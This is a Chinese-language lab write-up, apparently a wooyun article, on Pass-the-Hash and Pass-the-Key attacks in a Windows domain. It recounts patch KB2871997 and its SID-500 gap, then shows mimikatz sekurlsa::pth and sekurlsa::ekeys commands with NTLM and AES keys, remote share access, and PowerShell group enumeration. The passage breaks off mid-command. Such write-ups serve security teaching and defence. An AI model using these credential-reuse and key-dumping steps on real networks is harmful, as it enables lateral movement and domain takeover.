


0x00 前言



对于Pass The Hash大家应该都很熟悉，在2014年5月发生了一件有趣的事。

微软在2014年5月13日发布了针对Pass The Hash的更新补丁kb2871997，标题为“Update to fix the Pass-The-Hash Vulnerability”

而在一周后却把标题改成了“Update to improve credentials protection and management”

下面就结合这中间发生的事情更进一步的研究域渗透。

0x01 简介

在域渗透中，Hash和Key尤为重要，对其获取和利用一直是攻防双方最主要的关注点，所以本次就从hash 和 key开始。

0x02 测试环境

域控：

```
os:server 2008 r2 x64
ip: 192.168.40.132
```

域内主机:

```
os:win7 x64
ip: 192.168.40.225
```

0x03 Pass The Hash

在上篇LAPS中提到，如果内网主机的本地管理员账户密码相同，那么可以通过pass the hash远程登录到任意一台主机，操作简单、威力无穷。

在域环境中，利用pass the hash的渗透方式往往是这样的：

1. 获得一台域主机的权限
2. Dump内存获得用户hash
3. 通过pass the hash尝试登录其他主机
4. 继续搜集hash并尝试远程登录
5. 直到获得域管理员账户hash，登录域控，最终成功控制整个域

下面简要介绍一下Pass The Hash技术发展的几段历史

1、2012年12月

微软发布了针对Pass The Hash攻击的防御指导，链接如下：

[http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating%20Pass-the-Hash%20\(PtH\)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf](http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating%20Pass-the-Hash%20(PtH)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf)
([http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating%20Pass-the-Hash%20\(PtH\)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf](http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating%20Pass-the-Hash%20(PtH)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf))

如图

Mitigation	Effectiveness	Effort required	Privilege escalation	Lateral movement
Mitigation 1: Restrict and protect high privileged domain accounts	Excellent	Medium	✓	-
Mitigation 2: Restrict and protect local accounts with administrative privileges	Excellent	Low	-	✓
Mitigation 3: Restrict inbound traffic using the Windows Firewall	Excellent	Medium	-	✓

Other mitigation	Effectiveness	Effort required	Privilege escalation	Lateral movement
Disable the NTLM protocol	Minimal	High	-	-
Smart cards and multifactor authentication	Minimal	High	-	-
Jump servers	Minimal	High	✓	-
Rebooting workstations and servers	Minimal	Low	-	-

drops.wooyun.org

Contents

Executive Summary	6
Introduction.....	7
What is the PtH attack?.....	8
How is a PtH attack performed?.....	11
Why can't Microsoft release an update to address this issue?.....	15
How can your organization mitigate the risk of a PtH attack?	16
Mitigation 1: Restrict and protect high privileged domain accounts.....	19
Mitigation 2: Restrict and protect local accounts with administrative privileges	20
Mitigation 3: Restrict inbound traffic using the Windows Firewall.....	20
Additional recommendations	21
Do not allow browsing the Internet with highly privileged accounts.....	21
Remove standard users from the local Administrators group	21
Configure outbound proxies to deny Internet access to privileged accounts	22
Ensure administrative accounts do not have email accounts.....	22

drops.wooyun.org

文章提到了一些防御方法，并在文章中说明了为什么不针对Pass The Hash提供更新补丁。

所以那时候Pass The Hash成为了主流的域渗透方法。

2、2014年5月13日

微软终于发布了更新补丁kb2871997，禁止本地管理员账户用于远程连接，这样就无法以本地管理员用户的权限执行wmi、PSEXEC、schtasks、at和访问文件共享。

然而，Craig在测试中发现，在打了补丁之后，常规的Pass The Hash已经无法成功，唯独默认的Administrator (SID 500)账号例外，利用这个账号仍可以进行Pass The Hash远程连接。

并且值得注意的是即使administrator改名，它的SID仍然是500，这种攻击方法依然有效。所以对于防御来说，即使打了补丁也要记得禁用SID=500的管理员账户。

相关链接如下：

<http://www.pwnag3.com/2014/05/what-did-microsoft-just-break-with.html>

(<http://www.pwnag3.com/2014/05/what-did-microsoft-just-break-with.html>)

3、如今

大家对Pass The Hash的认识越来越高，防御方法越来越多，比如上一篇提到的LAPS解决了域内主机本地管理员密码相同的问题。

同样，禁用NTLM使得psexec无法利用获得的ntlm hash进行远程连接。

4、mimikatz出现

它的出现再次改变了格局。mimikatz实现了在禁用NTLM的环境下仍然可以远程连接。

下面就实际测试一下其中的细节

0x04 Pass The Key

测试1：使用NTLM hash远程连接

已知信息：

```
* Username : a
* Domain   : TEST
* NTLM     : efa85b42d77dc2fdbdbdb767792b0a11
.
远程主机ip: 192.168.40.132
```

如图



```
msv :
[00000003] Primary
* Username : a
* Domain   : TEST
* NTLM     : efa85b42d77dc2fdbdbdb767792b0a11
* SHA1     : fb123af953c0bc39e2568b798bbd22b592a32f8c
```

在测试主机上：

以管理员权限运行

```
mimikatz "privilege::debug" "sekurlsa::pth /user:a /domain:test.local /ntlm:efa85b42d77dc2fdbdbdb767792b0a11"
```

弹出cmd

```
dir \\192.168.40.132\c$
```

成功

如图

```
c:\test>mimikatz "privilege::debug" "sekurlsa::pth /user:a /domain:test.local /ntlm:efa85b42d77dc2fdbdbdb767792b0a11"

.#####.      mimikatz 2.0 alpha (x64) release "Kiwi en C" (Sep  6 2015 19:02:05)
.## ^ ##.
## / \ ##  /* * *
## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##'   http://blog.gentilkiwi.com/mimikatz                 (oe.eo)
'#####'                                     with 16 modules * * */

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /user:a /domain:test.local /ntlm:efa85b42d77dc2fdbdbdb767792b0a11
user      : a
domain    : test.local
program    : cmd.exe
NTLM      : efa85b42d77dc2fdbdbdb767792b0a11
| PID     2844
| TID     1216
| LUID 0 ; 632141 (00000000:0009a54d)
\_ msv1_0   - data copy @ 00000000000378570 : OK !
\_ kerberos - data copy @ 000000000003B7B18
\_ aes256_hmac -> null
\_ aes128_hmac -> null
\_ rc4_hmac_nt   OK
\_ rc4_hmac_old  OK
\_ rc4_md4       OK
\_ rc4_hmac_nt_exp OK
\_ rc4_hmac_old_exp OK
\_ *Password replace -> null
```

```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>dir \\192.168.40.132\c$
驱动器 \\192.168.40.132\c$ 中的卷没有标签。
卷的序列号是 4EB9-0510

\\192.168.40.132\c$ 的目录

2015/07/07  08:28    <DIR>          inetpub
2015/11/08  23:12    <DIR>          OpenLDAP
2009/07/13  19:20    <DIR>          PerfLogs
2015/11/09  00:02    <DIR>          Program Files
2015/11/09  00:20    <DIR>          Program Files (x86)
2015/12/15  22:43    <DIR>          test
2015/11/09  18:34    <DIR>          Users
2015/11/09  17:01    <DIR>          Windows
                0 个文件                0 字节
                8 个目录 26,510,151,680 可用字节

C:\Windows\system32>
```

注:

虽然"sekurlsa::pth"在mimikatz中被称之为"Pass The Hash",但是其已经超越了以前的"Pass The Hash", 部分人将其命名为"Overpass-the-hash", 也就是"Pass-the-key"

测试2: 使用aes key远程连接

已知信息:

```
* Username : a
* Domain   : TEST.LOCAL
* Key List :
  aes256_hmac
f74b379b5b422819db694aaf78f49177ed21c98ddad6b0e246a7e17df6d19d5c
  aes128_hmac      8cce86e4b0630f07fcf5f2110068c421
  rc4_hmac_nt      efa85b42d77dc2fdbdbdb767792b0a11
  rc4_hmac_old     efa85b42d77dc2fdbdbdb767792b0a11
  rc4_md4          efa85b42d77dc2fdbdbdb767792b0a11
  rc4_hmac_nt_exp  efa85b42d77dc2fdbdbdb767792b0a11
  rc4_hmac_old_exp efa85b42d77dc2fdbdbdb767792b0a11
```

0

注：
获取aes key 的mimikatz命令为：
mimikatz "privilege::debug" "sekurlsa::ekeys"

如图

```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::ekeys

Authentication Id : 0 ; 202268 (00000000:0003161c)
Session           : Interactive from 1
User Name         : a
Domain           : TEST
Logon Server      : WIN-8VVLRPJAJB0
Logon Time        : 2015/12/16 16:25:02
SID               : S-1-5-21-4155807533-921486164-2767329826-1000


* Username : a
* Domain   : TEST.LOCAL
* Password : (null)
* Key List :
  aes256_hmac      f74b379b5b422819db694aaf78f49177ed21c98ddad6b0e246a
7e17df6d19d5c
  aes128_hmac      8cce86e4b0630f07fcf5f2110068c421
  rc4_hmac_nt      efa85b42d77dc2fdbdbdb767792b0a11
  rc4_hmac_old     efa85b42d77dc2fdbdbdb767792b0a11
  rc4_md4          efa85b42d77dc2fdbdbdb767792b0a11
  rc4_hmac_nt_exp  efa85b42d77dc2fdbdbdb767792b0a11
  rc4_hmac_old_exp efa85b42d77dc2fdbdbdb767792b0a11
```

Tips:

通常情况下无法对mimikatz输出回显的内容进行复制，一种好的方法是使用日志记录功能将回显内容输出到文件中，开启日志记录功能后会吧输出回显的内容保存在同级目录下的mimikatz.log中，命令参考如下：

mimikatz log privilege::debug sekurlsa::ekeys

如果通过右键-编辑-标记的方式复制数据，当前窗口会崩溃,如图：



在测试主机上：

以管理员权限运行

```
mimikatz "privilege::debug" "sekurlsa::pth /user:a /domain:test.local  
/aes256:f74b379b5b422819db694aaf78f49177ed21c98ddad6b0e246a7e17df6d19d5c"
```

发现无法导入aes256

如图


```


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /user:a /domain:test.local /aes256:f74b379
b5b422819db694aaf78f49177ed21c98ddad6b0e246a7e17df6d19d5c
user      : a
domain    : test.local
program   : cmd.exe
AES256    : f74b379b5b422819db694aaf78f49177ed21c98ddad6b0e246a7e17df6d19d5c
| PID     2028
| TID     2944
| LUID 0 ; 835096 (00000000:000cbe18)
| msv1_0   - data copy @ 00000000019C0430 : OK !
| kerberos - data copy @ 00000000019C4C18
| aes256_hmac      -> null
| aes128_hmac      -> null
| rc4_hmac_nt      -> null
| rc4_hmac_old     -> null
| rc4_md4          -> null
| rc4_hmac_nt_exp  -> null
| rc4_hmac_old_exp -> null
| *Password replace -> null

mimikatz #

```

无法远程连接，如图



查看mimikatz的相关资料发现如下信息:

ntlm hash is mandatory on XP/2003/Vista/2008 and before 7/2008r2/8/2012 kb2871997 (AES not available or replaceable) ; AES keys can be replaced only on 8.1/2012r2 or 7/2008r2/8/2012 with kb2871997, in this case you can avoid ntlm hash.

根据提示，尝试在系统安装补丁kb2871997后继续测试

测试3：使用aes key远程连接（kb2871997 Installed）

已知信息：


```
* Username : a
* Domain   : TEST.LOCAL
* Key List :
  aes256_hmac
f74b379b5b422819db694aaf78f49177ed21c98ddad6b0e246a7e17df6d19d5c
  aes128_hmac      8cce86e4b0630f07fcf5f2110068c421
  rc4_hmac_nt      efa85b42d77dc2fdbdbdb767792b0a11
  rc4_hmac_old     efa85b42d77dc2fdbdbdb767792b0a11
  rc4_md4          efa85b42d77dc2fdbdbdb767792b0a11
  rc4_hmac_nt_exp  efa85b42d77dc2fdbdbdb767792b0a11
  rc4_hmac_old_exp efa85b42d77dc2fdbdbdb767792b0a11
```

测试主机：

安装kb2871997补丁

3

如图



在测试主机上：

以管理员权限运行

```
mimikatz "privilege::debug" "sekurlsa::pth /user:a /domain:test.local
/aes256:f74b379b5b422819db694aaf78f49177ed21c98ddad6b0e246a7e17df6d19d5c"
```

可以成功导入aes256

如图

```

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /user:a /domain:test.local /aes256:f74b379
b5b422819db694aaf78f49177ed21c98ddad6b0e246a7e17df6d19d5c
user      : a
domain    : test.local
program   : cmd.exe
AES256    : f74b379b5b422819db694aaf78f49177ed21c98ddad6b0e246a7e17df6d19d5c
| PID 1752
| TID 608
| LUID 0 ; 897893 (00000000:000db365)
|_ msv1_0 - data copy @ 00000000001B0690 : OK !
|_ kerberos - data copy @ 000000000015F8CD8
|_ aes256_hmac      OK
|_ aes128_hmac      -> null
|_ rc4_hmac_nt      -> null
|_ rc4_hmac_old     -> null
|_ rc4_md4          -> null
|_ rc4_hmac_nt_exp  -> null
|_ rc4_hmac_old_exp -> null
|_ *Password replace -> null

mimikatz #


```

远程连接

```
dir \\WIN-8VVLRP1AJB0\c$
```

成功

如图



```

管理员: C:\Windows\system32\cmd.exe

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>dir \\WIN-8VVLRP1AJB0\c$
驱动器 \\WIN-8VVLRP1AJB0\c$ 中的卷没有标签。
卷的序列号是 4EB9-0510

\\WIN-8VVLRP1AJB0\c$ 的目录

2015/07/07  08:28    <DIR>          inetpub
2015/11/08  23:12    <DIR>          OpenLDAP
2009/07/13  19:20    <DIR>          PerfLogs
2015/11/09  00:02    <DIR>          Program Files
2015/11/09  00:20    <DIR>          Program Files (x86)
2015/12/15  23:50    <DIR>          test
2015/11/09  18:34    <DIR>          Users
2015/12/15  23:51    <DIR>          Windows
                0 个文件              0 字节
                8 个目录 26,373,300,224 可用字节

C:\Windows\system32>

```

注:

dir要使用主机名 而不是ip, 不然会提示用户名或密码错误

换用aes128测试:

```
mimikatz "privilege::debug" "sekurlsa::pth /user:a /domain:test.local  
/aes128:8cce86e4b0630f07fcf5f2110068c421"
```

如图

```
mimikatz(commandline) # privilege::debug  
Privilege '20' OK  
  
mimikatz(commandline) # sekurlsa::pth /user:a /domain:test.local /aes128:8cce86e4b0630f07fcf5f2110068c421  
user      : a  
domain    : test.local  
program   : cmd.exe  
AES128    : 8cce86e4b0630f07fcf5f2110068c421  
| PID 1500  
| TID 2216  
| LUID 0 ; 919816 (00000000:000e0908)  
| \ msv1_0 - data copy @ 00000000001B0690 : OK !  
| \ kerberos - data copy @ 000000000016082A8  
| \ aes256_hmac -> null  
| \ aes128_hmac OK  
| \ rc4_hmac_nt -> null  
| \ rc4_hmac_old -> null  
| \ rc4_md4 -> null  
| \ rc4_hmac_nt_exp -> null  
| \ rc4_hmac_old_exp -> null  
| \ *Password replace -> null  
  
mimikatz #
```

```
mimikatz(commandline) # sekurlsa::pth /user:a /domain:test.local /aes128:8cce86e4b0630f07fcf5f2110068c421  
user      : a  
domain    : test.local  
program   : cmd.exe  
AES128    : 8cce86e4b0630f07fcf5f2110068c421  
| PID 1500  
| TID 2216  
| LUID 0 ; 919816 (00000000:000e0908)  
| \ msv1_0 - data copy @ 00000000001B0690 : OK !  
| \ kerberos - data copy @ 000000000016082A8  
| \ aes256_hmac -> null  
| \ aes128_hmac OK  
| \ rc4_hmac_nt -> null  
| \ rc4_hmac_old -> null  
| \ rc4_md4 -> null  
| \ rc4_hmac_nt_exp -> null  
| \ rc4_hmac_old_exp -> null  
| \ *Password replace -> null  
  
mimikatz #
```

```
C:\Windows\system32\cmd.exe  
Microsoft Windows [版本 6.1.7601]  
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。  
  
C:\Windows\system32>dir \\WIN-8UULRPIAJB0\c$\  
驱动器 \\WIN-8UULRPIAJB0\c$ 中的卷没有标签。  
卷的序列号是 4EB9-0510  
  
\\WIN-8UULRPIAJB0\c$ 的目录  
2015/07/07 08:28 <DIR> inetpub  
2015/11/08 23:12 <DIR> OpenLDAP  
2009/07/13 19:20 <DIR> PerfLogs  
2015/11/09 00:02 <DIR> Program Files  
2015/11/09 00:20 <DIR> Program Files (x86)  
2015/12/15 23:50 <DIR> test  
2015/11/09 18:34 <DIR> Users  
2015/12/15 23:51 <DIR> Windows  
0 个文件 0 字节  
8 个目录 26,373,234,688 可用字节  
  
C:\Windows\system32>
```

成功

注：

如果不更换密码，aes key可以一直被用来远程连接。

0x05 补充


如果域控权限分配不严格，我们在域普通用户主机下通过wmi查询可以查到当前域内的用户组

1、查看Administrators组

powershell执行

```
$members = @($([ADSI]"WinNT://TEST/Administrators").psbase.Invoke("Members"))
$members | foreach { $_.GetType().InvokeMember("ADspath", 'GetProperty', $null, $_, $null) }
```

如图



```
PS C:\Users\test> $members = @($([ADSI]"WinNT://TEST/Administrators").psbase.Invoke("Members"))
PS C:\Users\test> $members | foreach { $_.GetType().InvokeMember("ADspath", 'GetProperty', $null, $_, $null) }
WinNT://TEST/Administrator
WinNT://TEST/a
WinNT://TEST/Enterprise Admins
WinNT://TEST/Domain Admins
WinNT://TEST/test1
```

2、查看Domain Users组

```
$members = @($([ADSI]"WinNT://TEST/Domain Users").psbase.Invoke("Members"))
$members | foreach { $_.GetType().InvokeMember("ADspath", 'GetProperty', $null, $_, $null) }
